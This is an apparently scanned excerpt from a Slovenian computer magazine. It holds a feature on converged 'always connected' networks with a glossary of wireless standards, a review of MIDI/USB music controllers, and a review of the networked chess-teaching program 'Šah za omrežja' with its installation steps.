V prihodnosti bodo komunikacijski sistemi zmeraj vedeli, kako in kje najti iskano osebo ter ji izročiti telefonski klic, kratko sporočilo ali e-pošto. Omrežja tretje generacije in podatkovne storitve bodo spremenili mobilne telefone v univerzalne večpredstavne naprave. Televizija bo postala interaktivna in dosegljiva tudi z naših mobilnih naprav. Širokopasovni dostop, brezžične tehnologije in omreženi hišni aparati bodo tudi v našem domu ustvarili visokotehnološko okolje. Z zajemanjem podatkov o proizvodnji in opremi v vsestranska omrežja se bo bistveno povečala stroškovna učinkovitost v industriji. Sociologi napovedujejo premik k novim komunikacijskim normam, tudi zato, ker bo neprekinjena dosegljivost povečala vrednost zasebnosti.

»BREŽŠIVNI« PRENOS

Internet bo kmalu vseprisoten, kot je danes električna energija, do katere pridemo takoj, ko napravo vključimo v najbližjo vtičnico. V telekomunikacijah postaja aktualen trend »zmeraj na zvezi«. Pravzaprav nas je precej med nami že danes bolj ali manj vedno dosegljivih, ker imamo fiksni telefon, mobilni telefon, dostop v internet in tudi e-pošto. Toda skoraj nihče še vedno ni »zmeraj na zvezi«. Ovira večji dosegljivosti je veliko število naprav, vključenih v komunikacije. Dostop do interneta in pisanje e-sporočila prek mobilnega telefona nista ravno zabavna. Prezem glasbe, slik in dokumentov pa zahteva veliko zmogljivejši prenos podatkov, kot je danes standard pri mobilnih napravah. Industrija telekomunikacij je že razvila vrsto novih procesov za širokopasovne komunikacije tako prek fiksnih kot tudi mobilnih omrežij. Vse pogosteje se srečujemo z razdrobitvijo tehnologij prenosa podatkov, zato postaja vse pomembnejši cilj ustvarjanje »brežšivnega« prenosa med različnimi tehnologijami. Zamisel je, torej, da uporabnik praktično niti ne bo opazil, kateri standard uporablja njegov prenosni računalnik, dlančnik ali mobilni telefon – WLAN, WiMax, UMTS ali HSDPA.

Tudi v naslednjih letih bo obstajalo več stan-



Komunikacije po vsem svetu: Dr. Johann Heinrich Schinke iz oddelka Siemens Com s programsko opremo HiPath OpenScope hitro povezuje s kolegi po svetu.

dardov, a nazadnje se bodo fiksna omrežja, mobilna omrežja in internet stopili v enoten sistem. V oddelku Siemens Communications (prejšnji ICM), v katerem je tudi po prodaji proizvodnje mobilnih telefonov podjetju BenQ še vedno zaposlenih več kot 50.000 ljudi, med drugim razvijajo koncept LifeWorks za povezovanje ločenih omrežij – lokalnih, mobilnih in fiksnih – v enotno osnovo.

Številna telekomunikacijska podjetja, tudi pri

nas, že uporabljajo za telefonske pogovore, zlasti na velikih razdaljah, internetni protokol, ki je utemeljen na paketnem prenosu. Dobra stran sistema je možnost izkoriščanja pavz v pogovoru za dodaten prenos podatkov. Standard 3G mobilne telefonije UMTS tudi uporablja paketni prenos. Danes lahko operaterji v sistemu glasovne telefonije prek internetnega protokola (VoIP) klice z brezvrvičnih telefonov usmerjajo prek interneta. V prihodnosti bo imela komunikacijska naprava verjetno le en IP-vmesnik zunaj in več modemov znotraj, za uporabo različnih standardov.


ZDRUŽEVANJE SVETOV

Doslej ločene svetove zajema trend zbliževanja. Komiteji za standardizacijo v partnerskih projektih za mobilne komunikacije tretje generacije (3GPP) razvijajo rešitev za združevanje mobilnih omrežij, ki vključujejo tudi UMTS in HSDPA. Omrežja omogočajo uporabnikom svobodno gibanje, ker se podatki preusmerjajo z ene mobilne radijske celice na drugo. Institute of Electrical and Electronics Engineers (IEEE) razvija standarde za prenosne tehnologije, ki iz-

Nove tehnologije, novi protokoli

Nove tehnologije odpirajo nove perspektive. V prihodnosti bo lahko na primer uslužbenec delal doma enako udobno kot v pisarni, vodja pa bo lahko nadziral industrijske robote kar s svoje mize. Za to so potrebne širokopasovne povezave, ki jih bo v letu 2007 uporabljalo skoraj četrta milijarda ljudi, od tega 156 milijonov naročnikov DSL. V letu 2008 bo že 60 % uporabnikov mobilne telefonije s svojim mobilnikom redno uporabljalo internet.

V družbi »zmeraj na zvezi« bodo tudi v podjetjih po zaslugi širokopasovnih zvez spremljali proizvodnjo v realnem času, učinkoviteje nadzirali naročila in vplivali na količino zaloga. Industrijski ethernet bo omogočal daljinski nadzor strojev in celotnih tovarne na podlagi »determinističnega obnašanja«. Ker so na ethernetu temelječe komunikacije še vedno 20- do 50-krat počasneje, kot je potrebno, bodo vdelani tudi novi protokoli, kot je IRT (Isochronous Real-time Ethernet).



Vse več v proizvodnji: Industrijska različica etherneteta bo v vse večjem številu uporabljena predvsem v produkcijskih rešitvah, poroča raziskovalno podjetje ARC Advisor Group.

virajo iz svetovnega spleta – WLAN za manjše in WiMax za večje razdalje. Osrednji radijski strežniki, povezani z obema tehnologijama, osvobajajo uporabnika od žic. Toda pogoj je, da uporabnik ostane v dosegu prenosa, ki za znaša WLAN 100 m na odprtem prostoru in običajno okoli 30 m v zaprtem, za WiMax pa več kilometrov, morda celo do 50 km. Strokovnjaki tovrstne sisteme v primerjavi z resničnim mobilnim radijem opisujejo kot »nomadske«. Svetovi 3GPP in IEEE se zblížujejo, ker UMTS povečuje stopnjo prenosa podatkov, medtem ko bosta standarda WiMax 802.16e in 802.16g v prihodnje izboljšala mobilnost.

Standardi so ključni dejavnik v razvoju sistema »zmeraj na zvezi«. Podobno kot je bilo s temeljnim sistemom mobilne telefonije GSM, ko je širjenje standarda pripeljalo do bistvenega zmanjšanja cen in splošne dostopnosti, bodo tudi novi standardi zagotovili postopno **pocenitev** in s tem tudi **vse širšo uporabo**. Koncept »zmeraj na zvezi« bo neizogibno vplival tudi na naše življenje. Skeptiki že opozarjajo, da bo **nehenna dostopnost povzročala stres** za marsikoga. Sociologi pa jih mirijo, češ da bo vsaka oseba **sama odločala, kako bo dosegljiva**. Še zlasti v prostem času bomo ljudje komunicirali hitreje, racionalneje in pogosteje kot danes. E-pošta je, na primer, že spremenila naš način poslovanja. Nove zmožnosti bodo le dodale nove načine komuniciranja, kot je izmenjava glasovnih sporočil podobna izmeničnem pošiljanju poceni glasovnih sporočil s prek sprejemnika-oddajnika namesto dražjega pogovora.

SAMODEJNO USMERJANJE

Za neprekinjeno dosegljivost bo treba zagotoviti tudi **gladko preklapljanje**. Že danes je mogoče z ustreznimi nastavitvami v Microsoftovem Outlooku zagotoviti gladko preklapljanje med povezavami ethernet (krajevnim omrežjem v podjetju), WLAN (brežičnim omrežjem, če nismo priključeni v žično), UMTS oz. EDGE (če ni žičnega ali brezžičnega krajevnega omrežja ter imamo ustrezno kartico UMTS oz. EDGE mobilnega operaterja) in klicno povezavo (če nam je edina na voljo in smo priključeni v telefonsko omrežje). V nekoliko naprednejšem sistemu bo sistem samodejno skrbel za pravilno **usmerjanje klica**. Če uporabnik zapusti pisarno, bo povezava prenosnika ali dlančnika z ethernetnim omrežjem prekinjena in ga bo sistem poiskal v omrežju WLAN. Če ga ne bo našel, ga bo dalje poiskal v omrežju UMTS/EDGE. Še več, omrežja WLAN in UMTS bosta lahko **istočasno povezana**, s ciljem povečanja stopnje prenosa večjih količin podatkov. Tovrstni sistemi bodo delovali že v naslednjem letu.

Siemens Com je na primer razvil sistem SDR (Software-Defined Radio), v katerem v enemu čipu povezuje standarda WLAN in UMTS, zato lahko tako opremljen telefon lahko deluje v vseh omrežjih. Predstavniki oddelka pričakuje, da bodo tovrstni sistemi v uporabi v nekaj letih. Do leta 2010 naj bi bile na voljo **univerzalne radijske tehnologije**, ki bodo zagotovile hitrost 1 Gb/s na razdaljah do 100 m in približno 100

Slovar tehnologij

3G: Splošna oznaka za mobilne tehnologije tretje generacije, ki vključujejo napredna infrastrukturna omrežja, bazne postaje, stikala, telefone in drugo opremo, ki mobilnim uporabnikom omogočajo hiter dostop do interneta ter podatkovnih, glasbenih, video in podobnih storitev, s hitrostmi med 144 in 384 Kb/s, pozneje tudi 2 Mb/s.

Bluetooth: Industrijska specifikacija za brezžična osebna omrežja (PAN), ki jo je utemeljila posebna interesna skupina Bluetooth 1999 s ciljem povezovanja dlančnikov, mobilnih telefonov, računalnikov, tiskalnikov, digitalnih fotoaparatorov in podobne opreme. Razdeljena je na razrede: tretji zajema moč 1 mW in razdaljo od 10 cm do 1 m; drugi moč 2,5 mW in razdaljo do 100 m; tretji pa moč 100 mW in razdaljo do 100 m.

DECT (Digital Enhanced Cordless Telecommunications): Standard za digitalne prenosne telefone za domačo ali poslovno rabo, z dosegom 25–100 m.

GPRS (General Packet Radio Service): Tehnologija »poltretje« generacije, ki uporablja paketni radijski prenos podatkov in teoretično lahko doseže 128 Kb/s, v glavnem pa okoli 40 Kb/s.

EDGE (Enhanced Data rates for Global Evolution): Najnovejša nadgradnja GSM-a, ki jo imajo nekateri zaradi visoke hitrosti prenosa podatkov za tehnologijo tretje generacije.


UMTS (Universal Mobile Telecommunications System): Standard tretje generacije mobilne telefonije v posebej licenciranem frekvenčnem pasu 2 GHz, s teoretično hitrostjo prenosa do 2 Mb/s, trenutno okoli 384 Kb/s pri prevzemu podatkov. V nekaterih državah ga imenujejo W-CDMA (Wideband-CDMA).

HSDPA (High Speed Downlink Packet Access): Naslednji korak v razvoju programske opreme UMTS, ki hitrost prevzema podatkov dvigne na 14,4 Mb/s. Zmogljivost baznih postaj se lahko poveča za 50 % z optimiranjem algoritmov modulacije in kodiranja ter z učinkovitejšim razporejanjem nalaganja podatkov.

WLAN (Wireless Local Area Network): Lokalno omejeno radijsko omrežje, ki dela na frekvencah, ki niso predmet licenciranja. Znotraj vroče točke v dosegu 10 m do 50 m dosega WLAN največjo hitrost prenosa podatkov 11 Mb/s (standard IEEE 802.11b na 2,4 GHz) in 54 Mb/s (IEEE 802.11a na 5 GHz ali IEEE 802.11g na 2,4 GHz).

WiMAX (Worldwide Interoperability for Microwave Access): Razširitev standarda WLAN s prenosom malih podatkovnih paketov (kot v internetu) na frekvencah med 2 in 11 GHz, s hitrostjo do 75 Mb/s. Odvisno od standarda ((IEEE 802.16a, b, d, e, g), je lahko doseg med nekaj sto metrov in več kilometrov, največ 75 km. V primerjavi s tehnologijo UMTS je hitrost prenosa WLAN in WiMax omejena s hitrostjo gibanja uporabnika.

4G (naslednik 3G): Oznaka za mobilne tehnologije četrte generacije, ki še vedno niso definirane, z videom kot glavno aplikacijo. Osnova bo morda standard OFDM (Orthogonal Frequency Division Multiplexing) ali OFDMA (Orthogonal Frequency Division Multiple Access) za boljše razporejanje omrežnih virov na več uporabnikov, morda tudi standard SDR (Software-Defined Radio), ki omogoča boljše izrabo obstoječe pasovne širine in istočasno uporabo več kanalov.



Apetiti rastejo: Po oceni podjetja Yankee Group vstopamo v obdobje mobilnega video pretakanja.

svet povezanih omrežij in komunikacij

Mb/s na večjih razdaljah. Raziskovalci razvijajo tudi večantenski sistem (MIMO), ki bo zvišal stopnjo prenosa na 1 Gb/s. Vse kaže, da v prihajajočem sistemu »zmeraj na zvezi« hitrost prenosa podatkov ne bo resen problem. Po zaslugi razvoja tehnologije se bo hitrost povečevala, a ne zares brez omejitev. Ameriški matematik Claude Shannon, ki je razvil koncept bita in utemeljil teorijo informacij, je namreč že pred petdesetimi leti izračunal, da bo v mobilni telefon mogoče prejemati podatke z največjo hitrostjo med 100 in 1000 gigabiti – vsaj preden se iz našega mobilnika začne kaditi.

SPREMEMBE V PODJETJIH

Danes okoli 45 % podjetij uporablja skupinsko delo na ločenih lokacijah. V letu 2010 se bo odstotek podjetij, v katerih ekipe delajo tudi na razdaljah, povečal na okoli 65 %. Očitno bo v bližnji prihodnosti še pomembnejše nenehno posodabljanje podatkov, do katerih dostopajo zaposleni na različnih lokacijah. V oddelku Carrier Development v podjetju Siemens so za ta namen razvili že omenjeno programsko opremo LifeWorks, ki kombinira podatke iz krajevnega

Iz fantastike v resničnost


V letu 2015 se je inženir Peter za nekaj časa posvetil svoji priljubljeni računalniški igri »Družabniki z Glendalougha«, v kateri je prevzel vlogo pritlikavca Bogorotha. S pomočjo podatkovnih rokavic za upravljanje okolja v navidezni resničnosti je poiskal prijateljico Alwyne, da bi šla skupaj na sestanek s svetom, po katerem ju čakajo resni preizkusi znanja in veščina. Naenkrat ga je zvonjenje mobilnega telefona vrne v resničnost. Peter ustavi igro in odgovori na klic. Prizorišče igre se v trenutku izgubi in velik zaslon se spremeni v računalniški zaslon. »Stroj za izdelavo zračnih blazin je odpovedal. Ni nam ga uspelo znova zagnati,« ga obvesti tehnik iz tovarne. »V redu, takoj se bom prijavil,« odgovori Peter. Poseže po tipkovnici v bližini in se hitro prijavi v omrežje podjetja. Takoj poišče podatke o robotskem stroju in delovanju programske opreme za industrijski ethernet, ki so ga namestili pred dvema dnevoma. Pomislil je namreč, da je prišlo do težav s tolmačenjem podatkov med programsko opremo in nadzornim sistemom stroja. Podatki kažejo, da ima verjetno prav, a Peter ni prepričan, kako ukrepati. Zato ukaže računalniku, naj ga takoj poveže s kolegom Markom, ki je vrhunski strokovnjak za novo programsko opremo. Sistem hitro poišče Marka, ki trenutno dela pri projektu v Indiji. Čez nekaj sekund se Marko pojavi na zaslonu. »Kaj je tako nujno, da me prekinjaš pri večerji,« vpraša z nasmehom. Ko mu Peter pove, se strinja z njegovim sklepom: »Zagotovo gre za problem nezdružljivosti,« komentira. Marko od nadzornega sistema zahteva podatke o stanju neposredno pred odpovedjo stroja. Po pregledu vrstic izvirne kode potrdi, da je treba znova namestiti nadgradnjo gonilnika, ki očitno ni bila dobro povezana v sistem. Peter se mu zahvali, z opombo, da ga bo takoj znova poklical, če ponovno nameščanje gonilnika ne bo pomagalo. Nato obvesti tehnika, naj znova namesti gonilnik in čez nekaj minut ugotovi, da je stroj znova v pogonu. Samo nekaj trenutkov zatem je Peter znova pritlikavec Bogoroth s prijateljico Alwyne na preizkusu znanja in veščin ...



Svet v »širokem pasu«: Po oceni analitskega podjetja eMarketer bo število uporabnikov v letu 2007 doseglo več kot 245 milijonov.




Video vsepovsod: Programska rešitev Surpass Home Entertainment Solution omogoča uporabo širokopasovnega interneta, interaktivne TV, omrežnih iger in e-nakupov.



Prevlada večjih hitrosti prenosa: Analitsko podjetje Forrester Research sodi, da bo delež GSM-a v letu 2009 komaj 2 %, medtem ko se bo delež UMTS-a povečal na 40 %.

omrežja podjetja, mobilnih komunikacijskih sistemov in omrežij fiksne telefonije, kar omogoča nemoteno komuniciranje. Vodja oddelka dr. Johann Heinrich Schinke pojasnjuje, da je v osredju sistema preklonpa postaja Softswitch, svojevrstni nadomrežni krmilnik in vmesnik za povezovanje, ki usmerja in pošilja naprej dohodne signale. Prvi komercialni izdelek na podlagi opreme LifeWorks in Softswitch je HiPath OpenScope, ki poleg treh programskih komponent – za nadzor, sodelovanje in komunikacije – vključuje tudi terminale in omrežni prehod, ki



Informacijski portal XHQ: Za hitro odzivanje na spremembe na trgu in uspešno poslovanje je nujno povezovanje poslovnega upravljanja s sistemi za proizvodnjo in nadzor, z namenom zbiranja podatkov v realnem času prek interneta, etherneteta v realnem času, inteligentnih tipal in popolne digitalizacije procesov.

ustvarja most med telefonom in IP-omrežjem. HiPath je že v uporabi v grški verigi hotelov Grecotel, Nemški vojaški šoli in drugje. Poteka tudi vgradnja mobilne telefonije v sistem, ki bo omogočila prenos glasovnih sporočil in e-pošte v pametne telefone brez predhodnega klica. Povezovanje poslovnega upravljanja s sistemi za proizvodnjo in nadzor na podlagi internetne tehnologije, etherneteta v realnem času, inteli-

gentnih tipal in popolne digitalizacije procesov izboljšujejo odzive proizvodnje na spremembe razmer na trgu. V modelu »podjetja v realnem času«, ki vključuje strokovno prečiščevanje, preobrazbo in organiziranje podatkov iz različnih virov, realni čas pomeni, da so informacije na pravem mestu v pravem trenutku. Podjetje IndX Software je na takšni osnovi za zainteresirane uporabnike razvilo portal XHQ, ki vključuje tudi SAP-ovo aplikacijsko osnovo NetWeaver. XHQ in podobni modeli se ne ustavljajo na sedanji fazi razvoja, ampak raziskujejo in, če je mogoče, tudi vključujejo nove tehnologije, kot je denimo radijska identifikacija (RFID).

Tovrstni sistemi so vrhunski dosežek uporabe komunikacij v korist poslovanja. Pospesevanje toka informacij, njihovo povezovanje s programsko opremo, digitalizacija v vseh fazah in transparentno povezovanje v proizvodnjo imajo za končni cilj tudi razvoj digitalnih tovarn. »Totalne komunikacije« z nenehno povezanostjo z najrazličnejšimi viri informacij bodo na koncu omogočile tudi proizvodnjo izdelkov po meri osebe in vzporedno tudi za množični trg. ■

NOVI MIDI/USB-KRMILNIKI

Inovativnost tudi na področju krmilnikov glasbeno zvočne opreme ne pozna meja in tako danes predstavljamo nekaj novosti zadnjega leta.

Piše: Igor Matičič

igor.maticic@mojmikro.si

Naj na začetku spomnim, kaj pravzaprav krmilnik (kontroler) sploh je. Eden najstarejših je na primer MIDI-klaviatura, ki jo je srečal že skoraj vsak laik na tem področju. Ta je brez zvočnega generatorja (sintetizator, vzorčevalnik) pravzaprav dokaj neuporaben kos opreme, skupaj z njim pa lahko tvori ustvarjalsko kombinacijo širših razsežnosti, saj v okviru standarda MIDI temu pošilja zaigrane parametre (nota, trajanje, dinamika, idr). Dodaten element krmiljenja (levo tik ob običajni klaviaturi) je lahko modulatorsko kolesce (lahko kot igralna palica), s katerim lahko krmilimo tudi druge parametre MIDI (vibrato, sprememba višine tonov idr).

Do tod so stvari bolj ali manj jasne že nekaj desetletij, danes pa se krmilniki pojavljajo (tudi v precej bolj nenavadnih oblikah).

3D-KRMILJENJE

Če nadgradimo prej omenjeno MIDI-klaviaturo z USB-priključkom, 10 vrtljivimi neskončnimi potenciometri, 10 gumbi in poleg vseh običajnih dobrin (nastavitve, banke, shranjevanje ...) in seveda tudi LCD-zaslončkom, dobimo **Alesisov Photon**. Tisto, kar daje poseben čar izvirnosti temu krmilniku, pa se imenuje **AXYZ**. Najbrž ni napačna domneva, da je oblikovalec s črkami X, Y in Z mislil na posamezne ravnine prostora, saj je to krmilo, ki deluje v **vseh smereh**, odziva pa se na premik roke. Torej, če se boste v naslednjih mesecih znašli pod koncertnim odrom in presenečeno opazili, da zvezdnica na klaviaturah maha z odra samo vam, se utegnete motiti. Precej verjetneje je, da je umetnica hkrati

ti odprla zvočni filter nizkih frekvenc, prestavila višino tona portamentalno za 2 poltona in povečala modulacijo učinka chorus– vse to z enim samim mahljajem ... Uhhh, pa naj še kdo reče, da je flirtanje v 21. stoletju enostavno ...



Alesisov PhotonX 25 s trirazsežnim krmilom AXYZ

ZLOŽLJIVI KRMILNIK

Pa se iz treh razsežnosti spustimo na samo dve. Za naslednji krmilnik, ki ga predstavljamo, je nekako težko oceniti, komu je pravzaprav predvsem namenjen. Bolj kot po izjemnih lastnostih ali funkcionalnosti sem ga izbral kot izvrsten primerek »paše za oči«. Vsekakor je to **prenosni krmilnik**, saj v zloženem stanju ni večji od mini zložljivega dežnika. Torej ste se tisti, ki ste mislili da gre pri sliki 2 za fotomontažo (ali pa morda za napihljivo blazino v obliki klaviature), malce zmotili. **Horng iSmart** je namreč eden »najzložljivejših« krmilnikov v obliki klaviatur doslej. Veliko vprašanje pa je, kako kakovostna je ta **trioktavna (ploska) klaviatura**. Ne predstavljam si namreč vrhunskega pianista (pa četudi sredi časovne stiske s prenosnikom na letalu), ki bi se mučil s takšno igrarčo. Prav tako si ne predstavljam skladatelja, ki bi skušal izrabiti vse dobrine, ki jih prinaša kak notacijsko-kompozicijski program (npr. Sibelius 4, katerega test boste tudi našli v tej številki), potem pa bi takšno klaviaturo lahko uporabil kvečjemu za posamezno vnašanje not v računalniški program. Po drugi strani pa je verjetno krmilnik iSmart primernejši za tiste manj pianistično naravnane klaviaturiste, ki ne želijo zapraviti vsega premoženja (ali prostora!) za nov pripomoček.

UDARJANJE PO BLAZINICAH

Za tiste, ki so naveličani tolči po klavirskih tipkah pri ustvarjanju ritmičnih vzorcev (zvočne zanke, vzorci tolkal ipd.), je na voljo krmilnik drugačne vrste. **Trigger Finger** podjetja **M Audio** vsebuje **16 dinamično občutljivih mini blazinic** oz »padov« (pad je izraz za elektronski bobnarski krmilnik). Takšne vrste krmilnik je sicer (med drugimi) vsebovala že serija AKAI MPC, vendar so šli pri M Audio nekoliko v drugo smer, saj ponujajo še dodatna krmila v obliki osmih rotirajočih in štirih drsnih potenciometrov. Vse skupaj je moč programirati in nastaviti veliko parametrov, kar najelegantneje storimo s priloženo programsko opremo **Enigma** (ni ravno



Ne, to ni fotomontaža, temveč zložljivi krmilnik iSmart.

posrečen naziv, saj tu ni ravno veliko prostora za uganke). Ta je tudi združljiva z nekaterimi drugimi krmilniki podjetja M Audio. Za prenos podatkov skrbi **USB-vmesnik**, ki lahko zagotovi tudi napajanje (kadar vmesnik ni obremenjen z drugimi zunanji enotami), na voljo pa je tudi vtič, namenjen 9 V pretvorniku. Pri nezdružljivi strojni/programski opremi ima krmilnik seveda tudi vmesnik MIDI OUT, ki omogoča bolj klasičen način povezovanja MIDI-instrumentov. Še posebnost, ki jo pri takšnih napravah redko vidimo: blazinice so poleg na dinamiko igranja **občutljive na pritisk** (podobno kot funkcija aftertouch pri boljših klaviaturah), tako da so možnosti vpliva na odigrani zvok (npr zvočni vzorec tolkala) zelo široke. Tako je lahko reproducirani zvok precej manj tog, kot smo bili vajeni pri delu s podobnimi napravami, seveda pa to še zdaleč ni edini način uporabe.

OD IGRARČE DO PROFESIONALNEGA IZDELKA

Vsi trije tokrat omenjeni krmilniki izhajajo iz nižjega cenovnega razreda (z manjšimi odstopanji) in zanimivo je spoznanje, da razdalja od igrarče do profesionalnega izdelka sploh ni tako velika. Če pa bi po krmilnikih povprašali glasbenike, ki se večinoma ukvarjajo s klasičnim igranjem na glasbilo oz. skladanjem, bi ti verjetno največkrat izrazili želje po krmilniku z 88 velikimi, klavirsko obteženimi tipkami. ■



Alp-agency d.o.o.

Podružična cesta 144
1000 Ljubljana

T 01 50 75 433

F 01 51 91 386

E info@alp-agency.si

**In kako se počuti
tvoja Miška?**



www.alp-agency.si

ŠAH ZA OMREŽJA

Šah kot izbirni predmet je v Sloveniji dobro zaživel. To najbolje potrjuje podatek, da v šolskem letu 2005/2006 izvajajo izbirni predmet šah 1 na 42 šolah, šah 2 na štirih in šah 3 prav tako na štirih šolah. Skupno je vključenih 853 učencev. Bojazen, da za predmet med učenci ne bi bilo zanimanja, je torej povsem odveč.

Piše: Vojko Mencinger

vojko.mencinger@mojmikro.si



ŠAH ZA OMREŽJA V SLOVENSČINI!

Programski paket **Šah za omrežja** je delo angleškega podjetja **Convekta**. Za njim stoji štab ruskih pedagogov, šahistov in programerjev. To je dobra garancija tako za pedagoško kot za šahovsko vrednost programa. Zdaj smo dobili tudi pravo **slovensko različico** tega programa – doslej je obstajala samo angleška. Vemo, da je vsaka izdaja kateregakoli tujega programa v slovenščini pravi računalniški praznik. Učitelji izbirnega predmeta (IP) šah 1, šah 2 ali šah 3 so zdaj dobili še en zares dober pripomoček. Nekajletno delo strokovnega sodelavca pri Šahovski zvezi Slovenije (ŠZS) mednarodnega mojstra **Iztoka Jelena** in njegovih sodelavcev (tako šahovskih kot iz ministrstva za šolstvo) ter **Danila Peruša**, ki je poskrbel za prevod, je obrodilo sadove.

Skupaj s šahovskim računalniškim analizatorjem in programom **Fritz**, ki ga šole že imajo, pokriva Šah za omrežja potrebe šahovske programske opreme za IP šah 1, šah 2 in šah 3 v celoti, zelo koristno pa se ga bo dalo uporabiti tudi pri **šahovskem krožku** ter pri učenčevem **samostojnem učenju** in treniranju.

Glede na referenčni vzorec programske opreme v angleškem jeziku, so v programu **bistvene izboljšave**, ki se kažejo predvsem v tem:

- prvotnih pet programov na petih zgoščenkah je združenih v enoten program za omrežja, na eni zgoščenki, s povsem drugačnim, prijaznejšim vmesnikom v obeh namizjih: učiteljevem in učenčevem;
- nekatere pomembne programske funkcije so dodane, nekatere pa so bistveno izboljšane;
- da je učno gradivo tematsko ustrezneje urejeno kot prej, tako da omogoča lažjo uporabo.

NAMESTITEV

Namestitev poteka preprosto in hitro. Naložiti je treba **štiri module**: Strežnik, Učitelj, Učenec in Lokalno namizje. **Lokalno namizje** je v primerjavi z dosedanjjo angleško različico novo. Učenec si prek Lokalnega namizja izvozi vajo, ki je v šoli ni dokončal, domov v svoj računalnik, in jo tudi uvozi v svoje namizje – pod istim geslom!


Program deluje na operacijskih sistemih Windows XP, 2000 in ME. Najvažnejše je seveda delovanje na Windows XP, saj imajo skoraj vse

OŠ v Sloveniji naložen ta operacijski sistem. **Minimalne zahteve** za pravilno delovanje programa so: procesor s taktom 300 MHz, 128 MB delovnega pomnilnika, grafična kartica z vsaj 32 MB delovnega pomnilnika ter 140 MB prostora na trdem disku za učiteljev računalnik in 400 MB prostora za učenčev računalnik. Zaslonska ločljivost naj bo najmanj 1024 x 768 pik.

Še en praktičen napotek. Za pravilno izpisovanje **slovenskih šumnikov** je treba izvesti **ročno namestitev pisave**. To naredite takole: Če je v vašem sistemu nameščena prejšnja različica programa (v angleščini), potem v **Nadzorni plošči – Pisave** najprej odstranite pisavo **CA Chess** (prg55che.ttf), ki ne vsebuje šumnikov! Nova različica namreč ne prepíše že nameščene pisave. Če pa ste namestitev že izvedli, storite enako – odstranite pisavo, namestite tisto, ki je na vaši zgoščenki in ponovno zaženite računalnik.

DELO S PROGRAMOM


Potem, ko smo namestili vse štiri module, najprej zaženemo program **Strežnik** in mu dodamo **Nov račun** (novega učitelja). Obenem si zapišemo štiri polja zraven IP: npr. 192.168.0.1



Zatem zaženemo program **Učitelj**, se prijavimo, kot smo to določili v oknu **Nov račun**, in mu v polje **Naslov strežnika** vpišemo štiri polja, kot so se pokazala v oknu **Strežnik**. Po kliku gumba

Prijava smo uspešno povezani s strežnikom, kar se tudi vidi v programu **Strežnik** z zeleno lučko. Zdaj moramo določiti svoje **učence**. Lahko jih razdelimo v več razredov in jim damo ustrezna imena. Razdelitev v več razredov je zelo uporabna, ko hočemo učence ločiti po znanju oz. predznanju. Tako program podpira **večnivojski pouk!** Po določitvi učencev pri vsakem učencu vnesemo IP-naslov. Ta postopek mora učitelj narediti samo prvič. In pouk IP šah 1, šah 2 ali šah 3 v računalniški učilnici se lahko začne!

Učitelj ima zdaj veliko boljše možnosti nadzora nad poukom, saj je učencem dovoljeno samo to, kar mu učitelj dopusti – kot predavanje, vajo ali test. S tem je omogočena večja stopnja pozornosti učencev do obravnavane teme. Učitelj



lahko v odseku **Statistika** stalno spremlja napredek učencev ali celega razreda. Dodane so tudi nekatere »zabavne« vsebine v poglavju **Razvijanje intelektualnih sposobnosti**. Program pokri-



